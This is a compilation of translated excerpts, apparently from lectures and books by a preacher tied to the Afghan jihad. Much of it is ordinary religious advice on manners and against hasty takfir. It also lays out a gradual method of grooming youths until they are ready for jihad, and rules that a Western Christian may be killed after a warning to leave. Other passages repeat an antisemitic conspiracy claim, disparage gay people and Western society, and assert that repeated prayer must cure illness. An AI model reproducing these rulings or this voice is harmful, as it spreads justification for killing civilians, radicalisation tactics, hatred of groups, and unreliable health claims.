So, I entered to find that the heads of the Christian community had all come to visit him because of his illness. There was the priest of the Orthodox Church, and the Latin Church. Anyway, these were two churches in as-Salt. When I entered the room - and I was only a young boy at the time - he said to the head pastor: "Get up and sit over there," and he said to me: "Come, my son, and sit next to me." He then looked to the pastor and said to him: "This is how my religion commands me to behave with you, so, if I come to visit you, then behave with me as your religion commands you."

Muhammad Khalifah then told me: "At that moment, I realized that the Muslim is noble, and that he is the most honorable of

people.""

[From a lecture given in a camp on the Afghan-Pakistani border, October 29, 1987]

Give Advice Without Causing Offense:

"...and because of this, the Prophet exposed for us those who please us with their tongues, when he said: **"Throw dirt in their faces,"** meaning, the faces of those who praise people to their faces. Likewise, he said to the one who praised his brother to his face: **"You have broken your brother's back."** So, praising your brother to his face is disliked - if not forbidden - except in the case that you are trying to point out some of his faults. In such a situation, there is no problem in you mentioning some of his praiseworthy traits, such as saying to him: 'Brother, you are very intelligent, and you are a man who is loved by the people, and you are a person who is considered a leader. However, I see in you such-and-such a fault, so, is it possible for you to correct these faults?' And if the person that you wish to advise has a position of authority over you, is older than you, or is your parent, then there is no problem in sending him a message, for example.

Hasan al-Banna - may Allah have Mercy upon him - said: "We used to follow this way of commanding the good and forbidding the evil. We had a *shaykh* who used to teach us and guide us, so, one day, I saw him praying between the pillars of the mosque. So, I wanted to advise him that praying between the pillars of the mosque is disliked (*makruh*). So, I wrote him a letter, and addressed it on behalf of 'A Doer of Good,' saying: "O Shaykh, I saw you praying between the pillars of the mosque, and this is disliked, as the Prophet said." I then signed it 'A Doer of Good,' and sent it to him by mail. He got the letter and read it, then he said: "O youth! I have received a letter from a man who advised me not to pray between the pillars of the mosque, and I did not

previously know that this is disliked, so, don't do it.""

Hasan al-Banna added: "I was amongst the youth that he was addressing. So, we were able to fulfill a good action without causing any insult or offense to our teacher...."

Therefore, commanding the good and forbidding the evil requires a person who loves the people; a person who looks at the bigger picture; a person with a gentle tongue. Do not come to one and say: 'I hate you for the Sake of Allah because you do this or that.' Are you not able to say, instead: 'I love you for the Sake of Allah, my brother! However, I saw a simple and small mistake from you.'

By Allah, a brother described to me the following: "Someone came up to me and said: "I hate you for the Sake of Allah."

So, I said to him: "Why? Why do you hate me for the Sake of Allah?"

He replied: "Because your father is from the *Ikhwan al-Muslimin*.""

There is no might nor power except with Allah. What Islam is this? I hate him for the Sake of Allah - for what? Because his father is from the *Ikhwan al-Muslimin.* Sufficient is Allah as the Disposer of our affairs, and this person considers this to be commanding the good and forbidding the evil and a proclaimation of the truth, and he thinks that he will have some reward as a result of this, as a result of his putting off the Muslims..."

[*'Fi Dhilal Surat at-Tawbah'*; p. 75]

Zeal Alone Is Not Enough:

"By Allah, one of the youth came to me, and he would always visit me. He loved me, and he was Jordanian. He took Shukri Mustafa as a leader, and became fascinated by his ideas. I never saw a youth holding onto his faith as tightly as this one. He was a pharmacy student, and he would sometimes come to break his fast with me in Cairo.

One day, after he met Shukri Mustafa, he came to visit me. He started to speak, and I began to enter into a discussion with him. Suddenly, it was time to pray. I noticed that he was reluctant to pray behind me, so, I said to him: "Please, lead us in the prayer." So, he stepped forward and led us. Afterwards, everytime I would step forward to lead the prayer, he would say that he was travelling (so that he would lead, instead). So, I asked him, in a straightforward manner, "What do you think of me?"

He asked: "Do you want me to be frank with you?"

I said: "Yes, be frank."

He said: "I consider you to be a disbeliever."

I asked: "Why, son? What is the issue?"

He replied: "You are from the *Ikhwan al-Muslimin*."

I said: "OK."

He went on: "Everyone in the *Ikhwan al-Muslimin* is a disbeliever."

I asked: "Why?"

He said: "Because they do not make *takfir* of al-Hudaybi, the disbeliever [*]."

Imagine! With such ease! I said to him: "Come, let me tell you: ash-Shafi'i and Ahmad bin Hambal differed over the disbelief of the one who abandons the prayer out of laziness. ash-Shafi'i said that he is not a disbeliever, and Ahmad said he is a disbeliever, and then they debated over it, with none of them declaring the other to be a disbeliever."

Subhan Allah! Because of his extreme zeal and emotion, he said to me, in his exact words: "If I was present, and had debated ash-Shafi'i, and he had refused to make *takfir*, I would have declared ash-Shafi'i to be a disbeliever."

I said: "There is no might nor power except with Allah. We are finished. Get out of here. If it has gotten to this point, then we are finished."

And yes, he eventually became entagled with Shukri Mustafa, and received a fifteen-year sentence, and he is still in jail until now. They, because of their lack of knowledge, are simply youth with much zeal, and the hearts of these youth were made to follow their desires."

[*'Fi Dhilal Surat at-Tawbah'*; p. 104]

[*] al-Hudaybi (may Allah have Mercy on him) was a scholar from the *Ikhwan* who was arrested by 'Abd an-Nasir. Although he himself considered 'Abd an-Nasir to be a disbeliever, when he was being tortured in prison, and was asked if 'Abd an-Nasir was a disbeliever, he would reply: "What would we gain if we did or didn't declare him to be a disbeliever?" - saying this out wisdom, in order to avoid having anything damning recorded against him by his own tongue. So, Shukri's group made *takfir* of al-Hudaybi because of the answer he gave, which didn't contain explicit *takfir* of 'Abd an-Nasir. They then went even farther, declaring the *Ikhwan* to be *kuffar* for not making *takfir* of al-Hudaybi.

How to Respect Your Elders:

"O Allah, teach us manners! O Allah, teach us manners! One person is sitting next to his father, one leg on the other, sitting with his feet facing his father! Why?

By Allah, one of our teachers in the Islamic Movement in Jordan entered a gathering and saw one of the youth sitting back, one leg over the other. He said to him: "Why are you sitting like this? Is this the *Sunnah*?"

Does it make sense that Islam tells you to do this? Is it possible? It is reported in the *'Sahihayn'* that when Fatimah would enter the dwelling of the Messenger of Allah, he would get up for her, hug her, and spread a mat on the ground for her to sit on. Fatimah was a fourteen year-old girl!

Because of this, I wish that we and our youth would read the *fatawa*. Whatever Ibn Taymiyyah says, we accept. Ibn Taymiyyah is the *shaykh* of the *Salafiyyin*; we accept whatever he says. Ibn Taymiyyah says: "It is allowed to stand up out of respect for those who are people of position and righteousness." Likewise, an-Nawawi wrote a book on this topic, titled *'at-Tarkhis bil-Qiyam,'* (The Allowance of Standing) which is a full book in which he brought many authentic *ahadith*, and said that this is what such-and-such scholars agreed on - including Ahmad bin Hambal and Malik - that they would stand up in such situations.

So, gatherings require an attitude of respect. One of our brothers said to me: "I never in my life relaxed in the presence of my father,

because I consider this to be bad manners in respecting the parents. If he would order me to do something, or speak to me about anything, I would stand between his hands until he would finish what he wanted to say. Then, I would wait either for he or my mother to allow me to leave."

Manners! O Allah, teach us manners!"

[*'Fi Dhilal Surat at-Tawbah'*; p. 79]

The Scale of Good and Bad Deeds:

"And Ibn al-Qayyim confirmed a principle, saying that the human being, if his righteous deeds and benefit in the society are a lot, then he is forgiven for things that others might not be forgiven for, and mistakes of his may be overlooked that would not be overlooked for others, because the Messenger of Allah said: **"If water reaches two *qullah*s (measuring unit), then it will not become impure by impurity."** So, a large volume of water, if some small impurity falls into it, does not have its impurity affected, and it can still be used for ablution and bathing. Likewise, the human being, if his good deeds are many, then one turns a blind eye to some of his bad deeds that are drowning in his ocean of good deeds.

Because of this, when 'Umar was bursting with fury at Hatib bin Abi Balta'ah, the one who carried out the great crime of treason - the crime of spying on the Islamic state and sending secret messages to Quraysh - and said: "O Messenger of Allah! Let me strike his neck, as he has become a hypocrite," the Messenger of Allah took the opportunity to teach them this basic principle by way of real-life experience, saying: **"And how do you know, 'Umar? He took part in the Battle of Badr, and it might be that Allah Looked to the participants of Badr and Said: *'Do what you wish, as I have Forgiven you.*"**"

[*'at-Tarbiyah al-Jihadiyyah wal-Bina'*; 2/79]

Living in the West:

"The Western society is one that is quite dull, in every sense of the word. The church...imagine that in some places, a woman will marry another woman, and a man will marry another man! Such evil! Because of this, Sayyid Qutb mentioned in his book *'The America I Saw'* - which has never been printed, as it is said that the American embassy stole it from the printing press and burned it - that the unmarried youth who would wish to meet his girlfriend would meet her in church! An evil, wasted society! Because of this, separation from the disbelievers, and not living with them, is something clearly intended in the *Shari'ah*, and is supported by logic and emotion, as the Prophet said: **"I am free of anyone who lives with the disbelievers,"** and: **"Whoever lives with a disbeliever and dies with him, then he is like him."**

There are many, many *ahadith* to this effect...four or five about living with the disbelievers. Because of this, the Western life, living between the disbelievers, is a very, very, very difficult life. One of the youth - of course, the stories are many, and I am unable to tell them all here - came to me at a conference - and he was one of my students in Jordan - and said to me: "That's it. If I do not get married, I will commit fornication. I am unable to survive," and he repeated it again: "I am unable to survive. I am being serious with you, and whoever says other than this, then he is a liar."

Tell me, by Allah, an unmarried youth in the extreme heat, and at the college, a girl is sitting right next to him, with her skirt ten centimeters above her knees! And our Lord Said, about Prophet Yusuf: {*"And indeed she did desire him and he would have*

inclined to her desire, had he not seen the evidence of his Lord."} [*Yusuf*, 24] Were it not for him seeing a sign from his Lord, he would have inclined to her - Yusuf, the pure, purifying, noble son of the noble son of the noble son of the noble. So, how can this be?

One of the sons of the Islamic movement came and asked me: "I am living with a family - and he was single, no wife with him - in order to study medicine in Britain. Is this permissible for me?"

I said to him: "No, this is not allowed for you. What are your living conditions?"

He replied: "I live in a room in the same apartment as the family."

I asked: "And the kitchen?"

"We share the kitchen, as well as the bathroom and toilet."

I asked him: "Does her husband stay out for long?"

He replied: "He sometimes leaves and spends the night outside the house."

"And you and her stay alone in the house?"

He replied: "Yes."

I said to him: "This is not permissible, not permissible, not permissible for you!"

He said: "How? We wish to study medicine, and produce Muslim engineers and Muslim doctors!"

I said: "After seven years, what is left of your Islam? What is left?"

He asked: "Should I abandon the rest of my studies? If so, what am I supposed to do?"

I said to him: "Sell beans and tomatoes, but, do not live this life."

I declare it forbidden for the youth to study in the West, except if they are married. Hear it from me: it is forbidden for a youth to study in the West, unless he is married. Relay on my behalf, even if it is one *fatwa*: it is not allowed, not allowed, not allowed. How can one protect himself? It is impossible to protect oneself, except through marriage. It is impossible, impossible, impossible for the unmarried person to live there, unless he is abnormal. If he is abnormal, then he might be able to live there. As for the normal human being, then how, my brother? Sex is available like water, and it is allowed, according to the law, in the street, everywhere! The stories are many, and those who came to us from Italy and Sweden know very well the disasters lurking in the Western societies. So, what would we say about a youth who was in the land of *Jihad*, then he decided to travel to Sweden? Why do you wish to go? He said: "To get a passport from there."

May Allah not bless you, and may He not bless your passport..."

[*'Fi Dhilal Surat at-Tawbah'*; p. 12]

Let Nobody Have Any Favor Over You:

"*al-Imam* Ahmad - may Allah have Mercy upon him - would not accept any gifts from the people, so that they would not have any favor over him. He would reject the gifts of the rulers. One time - and the people loved to present him with gifts - he sent one of his sons to buy a loaf of bread. So, when the baker asked the boy who he was, he replied: "I am the son of Ahmad bin Hambal." So, instead of filling the bag with bread, the baker filled it with gold and silver, and gave it to him. When Ahmad bin Hambal opened the bag and found gold and silver, he told his son: "Go back to him." When he gave the bag back, the baker called out to him: "Come, at least take the bread that you paid a *dirham* for!" *Imam* Ahmad's son said: "My father commanded me to return everything."

They would wish that they could give him some gift, but, he was honorable in the face of such a reality, as the Prophet said: **"Abstain from the *dunya*, and Allah will Love you. Abstain from what is with the people, and the people will love you."**

Then came the tribulation of the creation of the Qur'an. al-Ma'mun adopted this belief, and came to torture Ahmad bin Hambal, so that he would do the same. al-Ma'mun died, al-Mu'tasim continued in torturing him, and he took a stand for Allah - the Mighty and Exalted - in which he honored this religion. Eighteen years, and three rulers who tortured him so that he would accept and endorse the belief of the Qur'an being created, but, he refused. Then came al-Wathiq, who reversed all that had happened in terms of the affair of the creation of the Qur'an. He

wanted to honor Ahmad bin Hambal publicly, but, *Imam* Ahmad refused. So, he sent for his sons and showered them with gifts, which they accepted. When Ahmad bin Hambal learned that his sons had accepted the gifts of al-Wathiq, he built a wall between his home and theirs, boycotting them.

One day, Ahmad bin Hambal became sick. So, his doctor instructed him to roast a ear of corn in the oven and eat it. So, he bought the corn, and asked that it be roasted. So, it was taken to the oven of his uncle, Salih. When it was brought back to Ahmad, he asked: "Where did you roast it?" They said: "In the oven of your uncle, Salih." He said: "I will not even taste it, as his wealth has been mixed with the gifts of the ruler."

As a result, it got to the point that even the *jinn* would fear him!

A crazed girl was brought to al-Wathiq, so, he said: "Send her to Ahmad bin Hambal." When she was brought to Ahmad, they asked him: "Please cure this crazed girl for us!" So, he began to speak to the *jinni* that had possessed this girl, saying: "Get out of this girl! Get out of this girl!" But, it didn't come out. He continued, saying: "Get out, or I'll - and Ahmad began to threaten the *jinni* - " and the *jinni* came out, saying: "O Ahmad! You feared Allah, so, everything is afraid of you! You feared Allah, so, everything is afraid of you!"

The *jinni* waited until Ahmad bin Hambal eventually died, and it returned to possess the girl once again. So, they brought the girl to a *shaykh* - who, as it was said, is more like us than Ahmad bin Hambal - and he began to speak to the *jinni*, saying: "Get out, or I'll..." Suddenly, the *jinni* began to laugh, saying: "Ahmad bin

Hambal has died; Ahmad bin Hambal has died..."'

"Abstain from the *dunya*, and Allah will Love you. Abstain from what is with the people, and the people will love you."

[*'Fi Dhilal Surat at-Tawbah'*; p. 195-196]

Whoever Obeys Allah, Everything Obeys Him:

"Ibn al-Qayyim said: "Using one's bodily organs in the obedience of Allah strengthens them, while using them to disobey Allah weakens them."

He dedicated an entire chapter to this, in his amazing book, *'al-Fawa'id,'* and I had touched upon this in previous recorded lectures of mine. Even the *jinn* and humans assist the believer if he obeys Allah. To make a long story short, whoever obeys Allah, everything will obey him. And we informed you that, on the day that 'Uqbah bin Nafi' wanted to establish the city of Qayrawan in the middle of a thick jungle, he prayed two *rak'ah*s, and said: "O you vicous beasts! O you wild animals! O you poisonous snakes! We are the army of Muhammad! We want to establish ourselves here, so, leave!" Minutes later, all of the animals in the area carried their offspring, and left them the jungle.

Whoever obeys Allah, everything obeys him! Everything!

On the day that they were in Persia (Iraq), one of the Companions - and the Companions had never learned the Persian, Roman, or Assyrian languages - said something in Persian, so, the Persian troops evacuated. He does not know Persian, nor does he know Pashtu! So, when they ran away, the Companions caught up with them, imprisoned them, and asked them: "Why did you run away?"

They replied: "We heard, from the tongue of your companion, that you had come to eat us up, so, we ran away!"

The Companions asked the Companion who'd said this: "What did you say?"

He replied: "I have no idea."

The Angels had spoken on his tongue! We had mentioned before that the Angels would speak through the tongue of 'Umar. An Angel, speaking in his name. Because of this, sometimes, a devil will speak on the tongue of the human! If he is angry, for example, Satan will speak on his tongue. Therefore, it is advised that he perform ablution, in order to expell the Devil, because **"nothing puts out the Devil other than the water of ablution."**

So, the obedience of Allah...*ya Salam*! I am amazed at how humanity lives, my brothers!"

There Is No Escape from Allah, Except to Him:

"Today, the average American, if he experiences some problem, what does he do? He goes to the church! He has been avoiding church for such a long time, and now, he turns to Allah! The Jews said: 'We will remove the concept of God from the minds of the Christians, and put in its place financial figures.' Does the average American get up at night to pray to Allah - the Mighty and Exalted? Does he show his need to Allah during the morning hours? What does he do? That is why, if he is faced with a huge problem, he has no option in front of him, except to commit suicide. This is what he does in this life. However, in the Hereafter, {*"...neither will it have a complete killing effect on them, so that they die, nor shall its torment be lightened for them..."*} [*Fatir*; 36]

...By Allah, the crisis of the disbeliever and the rebellious sinner in this life and the next truly is a crisis! For us, when we are stricken with some problem, one of us gets up during the night, humiliating himself before Allah - the Mighty and Exalted - saying: 'O Lord! Relieve me of this! O Lord! Make this easy! O Allah! Make for us a way out of every grief and sadness, and make for us a way out of every tight situation!" You supplicate! As for the American, and the Brit - where does he go? That is why their problems pile on top of each other, until this results in psychological complications: {*"Verily, those who oppose Allah and His Messenger will be disgraced, just as those before them were disgraced."*} [*al-Mujadilah*; 5]

Complications and disgrace. That is why you see that they cannot arrive at anything. They walk around, eating, enjoying themselves,

not knowing how to rid themselves of these pains that they are living in. So, they do not find anything but the path of alcohol, the path of drugs. These drugs, such as marijuana, that these Americans use, and heroin, etc. - this heroin costs $1,000 for a gram! A kilogram costs a million dollars! You constantly see them with a needle - a syringe, for their drug use...They cannot sleep! Constant anxiety, sadness! 54 million Americans - one quarter of the American population - suffers from mental and psychological problems. You see one of them, a millionaire, in the newspapers: 'Such-and-such killed themself...threw himself in front of a train...put himself underneath a train...threw himself off of a rooftop...' - all in order to rid himself of this anxiety and sadness. He can find no escape! Where will he go? **There is no escape from Allah, except *to* Him!**

...One time, one of the brothers from the *Mujahidin* in Palestine said to me: "A Communist from the PDFLP (People's Democratic Front for the Liberation of Palestine) and I were surrounded for three days by the Jews. Finally, when we felt impending doom upon us, as a result of our scarce food and water supply, he said: "Supplicate to your Lord." I said: "No. You supplicate to Stalin, so that he could save us"" - the Muslim is sarcastically telling this Communist to pray to Stalin or Marx. The Communist replied: "Where is Marx? Where is Stalin?" So, the brother called out: "O Allah," and Allah saved them.

And I have said to you that even these Russian Communists who descended upon the town of Jatral (a Pakistani border town, near Afghanistan) in their aircraft, it was said to them, by the locals: "What is it that frightens you most?" The Russians replied: "The

Stinger missiles. However, we have memorized some texts from your holy book (the Qur'an) that were taught to us by the Afghans. We recite these texts, and we are saved from these Stingers."

They recite the Qur'an in order to save themselves! Do Marx or Gorbachev save them?

{*"...They invoke Allah, making their faith pure for Him, saying: 'If You deliver us from this, we shall truly be of the grateful.'"*} [*Yunus*; 22]"

['*Fi Dhilal Surat at-Tawbah*'; p. 502-505]

The Issue Isn't As Simple As You Think:

"Pay attention to this issue. I never paid it much attention until after I'd studied it this year in the books of *Fiqh*, while I was studying the issues of *Jihad*, pacts, and promises of security. If you are given a visa to any country in the world, it is not allowed for you to partake in any action that breaks its laws. This is not allowed, unless this would contradict something from Islam, such as the prayer, fasting, etc. It is not allowed for you to cheat them or take from their wealth. It is not allowed, for example, for you to take one of their daughters, and marry her without the permission of her father. It is not allowed for you to rip up a telephone bill. It is not allowed for you to harm the state, and it is not allowed for you to place a magnet on the electric meter of your home. It is not allowed for you to tear up your phone bill, because there, in America, and in the Western nations, despite their disbelief and enmity towards Islam and the Muslims, they place trust in the individual. They generally treat the human being with a strange level of respect (compared to the treatment in the Muslim lands)...

One of the brothers - a Muslim youth - told me about his trip to attain a doctorate in America. He said: "They sent me both my electric and phone bills. So, I said to them: "I wish to pay what I have due." They replied: "No problem. Return to your home country, and we will give you an address to which you can send your payment from your country."" Can you imagine? He said to them: "I wish to leave this land," and they reply: "No problem. Go back to Jordan, and send your payment from there."

Trust! Security!...The Arab, in America, if his business is about to

fail, he would burn down his factory, go to the insurance company, tell them that his factory was burned down, and he would rake in the million dollars that he had insured his factory with."

(A brother in the audience debates): "But, *Shaykh*, this was even there before, when Islam had strength and reputation, and Abu Hanifah said that if a Muslim breaks something of a Christian's, the Muslim must insure him."

Shaykh: "Even now, he must insure him."

Brother: "However, now, they come to our lands mostly to spread their ideology."

Shaykh: "My brother, who has brought them into our lands?"

Brother: "A disbeliever, like them."

Shaykh: "OK, excellent. You say to them that the one who has brought you into this land is a disbeliever. Therefore, you cannot be here...You must warn them, is this not so? Either Islam, or the *jizyah*, or the sword. Is this not so? So, you must warn them, my brother. Send them a message: 'You are spreading this evil, so, leave this land. Otherwise, you will die.' That's it. After this, kill him. As for coming to kill him while he is secure and under a pact of security, this is not allowed.

As for those People of the Book who live with us in our lands, it is not allowed to kill them in our times, unless they initiate fighting

with us. It is not allowed, as this will cause great *fitnah* that will never end, and the rulers will stand on their side, and they will attack the Muslims, and put pressure on the Islamic movement - all for what? Because of you poking out the eye of a Christian in your land, or you killed a Christian, resulting in tens of Muslims being killed in prison as the result of torture..."

(The brother continues debating)

Shaykh: "It is not allowed for you to take the wealth of a Christian, at all. It is not allowed to kill the Western Christian in the lands of the Muslims, unless you first issue him a warning, and unless it first becomes clear to you that he is engaging in an act that deems his blood lawful. Understood?"

Another questioner asks: "Who is the one that determines what the actions are that deem his blood lawful? Do I determine this? Or do the scholars?"

Shaykh: "The scholars. The scholars are the ones who determine this. Where do *fatawa* come from? From the scholars - do you kill, or do you not kill? Is it permissible to kill and fight them? Or, do you go on your way? As for - by Allah - a youth who studied one or two words in *'Kifayat al-Akhyar,'* or *'Hashiyat Ibn 'Abidin,'* or the book of Ibn al-Qayyim (he's referring to *'Ahkam Ahl adh-Dhimmah'*), and he suddenly becomes the Great *Mufti* of Islam, issuing *fatawa* to {***"Kill them wherever you find them, and expel them from whence they expelled you..."***} or {***"When the Sacred Months have passed, slay the polytheists wherever you find them..."***}, this is not allowed. The issue isn't as simple as you think,

and this is what *Jama'at at-Takfir wal-Hijrah* was afflicted with. This *shaykh* - their leader, Shukri Mustafa, *rahimahullah* - began issuing *fatawa*, and every single one began reading and issuing *fatawa* declaring the blood of the Muslims lawful..."

(The brother continues debating, mentioning that the Christians of our times are all *muharibin*)

Shaykh: "Who are the Christians that are *muharibin*?"

Brother: "All of the Christians are *muharibin*."

Shaykh: "How are they all *muharibin*?"

Brother: "Those who put the covering on their head, and wear the cross."

Shaykh: "The one who wears the cross is a *muharib*? The one who wears the cross, this is his belief."

(The brother continues arguing)

Shaykh: "My brother, do you still consider them *muharibin*? The *muharib* is the one who brandishes weapons against the Muslims!"

(after some more arguement): "I will not give a *fatwa* for this. Look for some other *mufti* besides myself."

[*'Fi Dhilal Surat at-Tawbah'*; p. 132-134]

The *Fiqh* of *Da'wah*:

"...and from here, we see that the method of the various callers in seeing to the upbringing of the youth is very successful. This method consists of giving a given youth a small bit of knowledge every week, then asking him: 'Did you act according to what you have learned this week?' and repeating this the week after, and the week after that, etc. You build him up in a gradual manner. Every time he rises a level, you give him a greater task, and greater responsibility. You do this to the point that his soul becomes ripe enough that you can finally say to him: 'Now is the time for *Jihad*. Would you like to perform *Jihad*?'

This method is the divine method to see to the upbringing of the human soul.

So, a youth can live in a state of *jahiliyyah*, and then return to Allah - the Exalted and Majestic - as the result of some traumatic event in his life: he survives a terrible car accident, his mother dies, Allah - the Mighty and Majestic - shows him a dream...in any case, he returns to Allah, the Mighty and Majestic. He reads about Abu Bakr, and how he used to do this and that, and suddenly, he looks to the people around him, thinking: 'this person is a liar; this person tried stealing from me,' - he wishes to put down all the people around him! All of the Muslims around him! Why? Because they are not like Abu Bakr. He finds nobody besides Abu Bakr - from all of the Companions of the Prophet - to compare the people to. Do you expect everybody to be like Abu Bakr? They will never be like Abu Bakr. The best person after the Messenger of Allah is Abu Bakr. The Companions, themselves, said: "We did not

hold anyone to be like Abu Bakr, then 'Umar, then 'Uthman, then 'Ali. After them, we would look at the rest of the Companions without preferring one over another."

As for you, you expect all of humanity to be at the same level of *zuhd* as 'Umar. There is no *zuhd* like the *zuhd* of 'Umar. Maybe one, five, ten people in this *Ummah* can acheive this level of *zuhd*. But, to expect everyone to be at this level? This is not realistic. Do you expect all of them to be at the level of generosity of 'Uthman? There is only a very small number of people...but, everyone having the bravery of 'Ali? The firmness of Abu Bakr? No. Only a very small group can have this.

{*"Likewise, were you yourselves, before Allah conferred on you His favors (i.e. guided you). Therefore, be cautious in discrimination."*} [*an-Nisa'*; 94]

Yesterday, you were driving around the streets in your car, chasing after girls. Is this not so? This is how you were. So, you, as Allah has conferred on you, and allowed you to return to Him, He can also confer on this person, and allow this disobedient one to repent.

This youth who wishes to hit this person, discipline that person, reveal the faults of another person, insult another person...why? He does this out of the burning he feels in his heart for Islam. He has returned to Allah - the Mighty and Majestic - while his blood is boiling. However, if he had the least bit of knowledge, he wouldn't have done any of this. If he had some *Shar'i* knowledge, he wouldn't have come in front of the people, revealing his faults. Instead, he would have come to him privately, saying: 'By Allah,

my brother, I used to be a disobedient, *fasiq* sinner. But, Allah bestowed His favors upon me, and I saw some deviance from you, a small mistake, a big mistake, in such-and-such a matter, and I just wanted to draw your attention to it, because I love you, and I don't want you to be punished for it on the Day of Resurrection.' This is better than that you come in front of the people, saying: '*Fulan* is a *fasiq*! This person is such-and-such! That person is this, and this person is that!' This is the method of the ignorant, and if the Messenger of Allah had done this, 'Umar would never have entered into Islam, nor would many others. He would've just said: 'Kill 'Umar, and relieve us,' back when 'Umar was fighting against him. However, despite the fact that they were enemies to him, and were harming and torturing him, whenever the hardship became more unbearable, he would simple say: **"O Allah! Forgive my people, for they do not know."**

Therefore, it is a must for the *da'i* to learn this Religion, and how to work for this Religion. Just as he acts, he must know, and if he doesn't know, he must ask those who know. However, nobody is good enough for him in this world, at all. You say to him: 'Ask *Shaykh* such-and-such!' He replies: 'This *Shaykh* is a sinner!' 'This *Shaykh* is a *fasiq*!' 'This *Shaykh* is from the slaves of the *tawaghit*!' 'And this one...!'

OK, so, who is left in the world, then?"

[*'at-Tarbiyah al-Jihadiyyah wal-Bina'*; 3/186-187]

Your Heart is the Pillar of Your Worship

"...the heart is the machine that drives all acts of worship. It is what moves the entire body! As long as the heart is alive, then the limbs will be alive, and the soul will open itself up to worship. However, if the heart becomes diseased, then worship will become too heavy on the soul, leading to it eventually disliking and hating - and we seek refuge with Allah from this - worship. Because of this, Allah - the Glorified and Exalted - said, regarding the prayer:

{*"...and truly, it is extremely heavy and hard except on those who are submissive..."*} [*al-Baqarah*; 45]

The prayer is heavy, because one's legs and hands are not what get up for the prayer. What gets up for the prayer are the **heart** and the **soul**.

{*"Verily, the hypocrites seek to deceive Allah, but it is He Who deceives them. And when they stand up for the prayer, they stand with laziness and to be seen of men, and they do not remember Allah but little."*} [*an-Nisa'*; 142]

Because of this, it is the heart that stands up for worship. The limbs are simply slaves of this heart, carrying out what it commands them. If the heart is alive, then the soul will be alive, and worship will become beloved and sweetened to the hearts and the souls, and they will open up for it.

However, if the heart becomes diseased, then worship becomes too heavy on it. The heart is like the digestive system: right now, the most beloved thing to you is meat. However, if you develop an

ulcer somewhere in your digestive system, then the meat - along with its fat and oil - becomes the most hated thing to it, since it is diseased. Sweets are also something that are beloved to the soul. For example, if you were fasting right now and were to break your fast on some desserts, then your soul would become satisfied with that, right? However, if one were to be stricken with diabetes, then he would not be able to handle these sugary foods, even if they were beloved to him.

The heart is like this: it must be strong so that it can handle worship that is strong. The stronger your heart becomes, then throw as much worship upon it as you wish. You would get up to pray at night, and you would cherish this prayer and consider sleep to be your enemy:

{*"Their sides forsake their beds, to invoke their Lord in fear and hope..."*} [*as-Sajdah*; 16]

He begins to forsake it because an enmity develops between him and his bed. He prays behind the *imam*, and he says to himself: "If only he would make the prayer longer," so that he would increase in his opening up to this worship, and his tasting of its sweetness.

At times, I would pray a normal prayer with the people behind me, so I would elongate the prayer. The youth would then come to me and say (the *hadith*): **"Whoever leads the people in prayer should go easy on them,"** - the youth! And there was an old man behind me who was between 90 and 100 years of age - his face filled with light - and he would say to me: "Keep making the prayer long and do not answer them." A man of 90 years getting pleasure out of a

long prayer, and a youth of 20, who probably practices karate and judo, cannot handle the same prayer.

Why?

If he went to the soccer field and spent two hours playing there without becoming bored, then why would he become bored from hearing the Qur'an for five minutes? The difference between a short prayer and a long prayer is simply five minutes, so why does he become bored from these five minutes of Qur'an, yet he does not become bored from two hours of soccer? Why does he not get bored from standing for two hours staring at an inflated piece of leather, his heart attached to it?

Because, what stands up to pray is the heart, and what stands up for sports are simply the body and muscles."

[*'at-Tarbiyah al-Jihadiyyah wal-Bina'*; 1/220]

How to Deal With Allah:

"...many times, I would ask my students: "Who is more powerful: Allah, or America?" Confused, they would answer: "Allah, of course." I would then say to them: "You believe that Allah is more powerful than America?" They'd reply: "Yes," to which I would say: "By Allah, had the Arab governments believed that Allah is more powerful than Israel - which is weaker than America - they would not have abandoned their religion in such a manner, and they would not have had such fear of Israel."

The reason for people's exhaustion and loss is the fact that they do not deal with Allah as if He is a deity. They deal with Allah simply as if He Created this existence, but has no involvement in it. Therefore, they are not affected by any encouragements and admonishments. Had it been the case that we dealt with Allah, feared Allah in our gatherings just as we would fear an intelligence agent, we would pay close attention to every word that came out of our mouths. So, we fear some soldier - this intelligence agent - more than we fear Allah, as the Angels record every single word that we speak. We do not consider this, and we are not afraid when we speak. However, if it were said to us that in this gathering, there is an intelligence agent present, we would pay close attention to every single word that comes out of our mouths. So, fear of a single intelligence agent has become more than it is of Allah.

If we were to deal with Allah as having the same power that the dean of the college has - with his ability to pass, fail, accept, reject as he pleased - our behavior with Him would be quite different,

indeed. If we were to deal with Allah as if He were like the ruler of a country who gives visas, money, jobs, provision, etc. - if we were to deal with Allah in such a manner, human beings would look so insignificant in our eyes. If we were to deal with Allah - the Mighty and Majestic - as being the One besides Whom none is worthy of worship, we would be very relieved, as the *Salaf* would deal with Allah - the Mighty and Majestic - as being the Mighty, the Self-Sufficient, the Concealer, the Able, the Avenger, the Compeller, the Subduer, etc.

A single verse or *hadith* in their lives would work wonders...

{*"And if Allah touches you with harm, none can remove it but He, and if He touches you with good, He is Able to do all things."*} [*al-An'am*; 17]

So, Allah - the Mighty and Majestic - is the One who removes harm, and He is the one who bestows good. Allah - the Mighty and Majestic - is the Provider, as the Prophet said: **"No soul dies except that it has obtained all of the provision it was meant to obtain. So, fear Allah, and increase in your requests."** When we are sick, for example, the Messenger of Allah said: **"No sickness befalls a servant, and he places his hand on the area of pain, saying: 'I ask Allah, the Mighty, the Lord of the Throne, to cure me,' except that Allah removes his pain, unless it is that of death."** If he supplicates seven times: 'I ask Allah, the Mighty, the Lord of the Throne, to cure me,' he must be cured! So, when we get sick, we traverse the entire land looking for hospitals, doctors, pharmacists, etc., and it never crosses our minds to place our hand on the affected area, and say: 'I ask Allah, the Mighty, the Lord of the Throne, to cure

me.'

Upon leaving our home, it does not cross our minds for a single minute to say: 'In the Name of Allah, I depend on Allah, and there is no might nor power except with Allah,' to which an Angel would answer us, saying: "You are guided, protected, and sufficed." So, the devils would stand, saying to each other: "What will you do with a man who has been guided, protected, and sufficed?" And you remain in this protection until you return home!

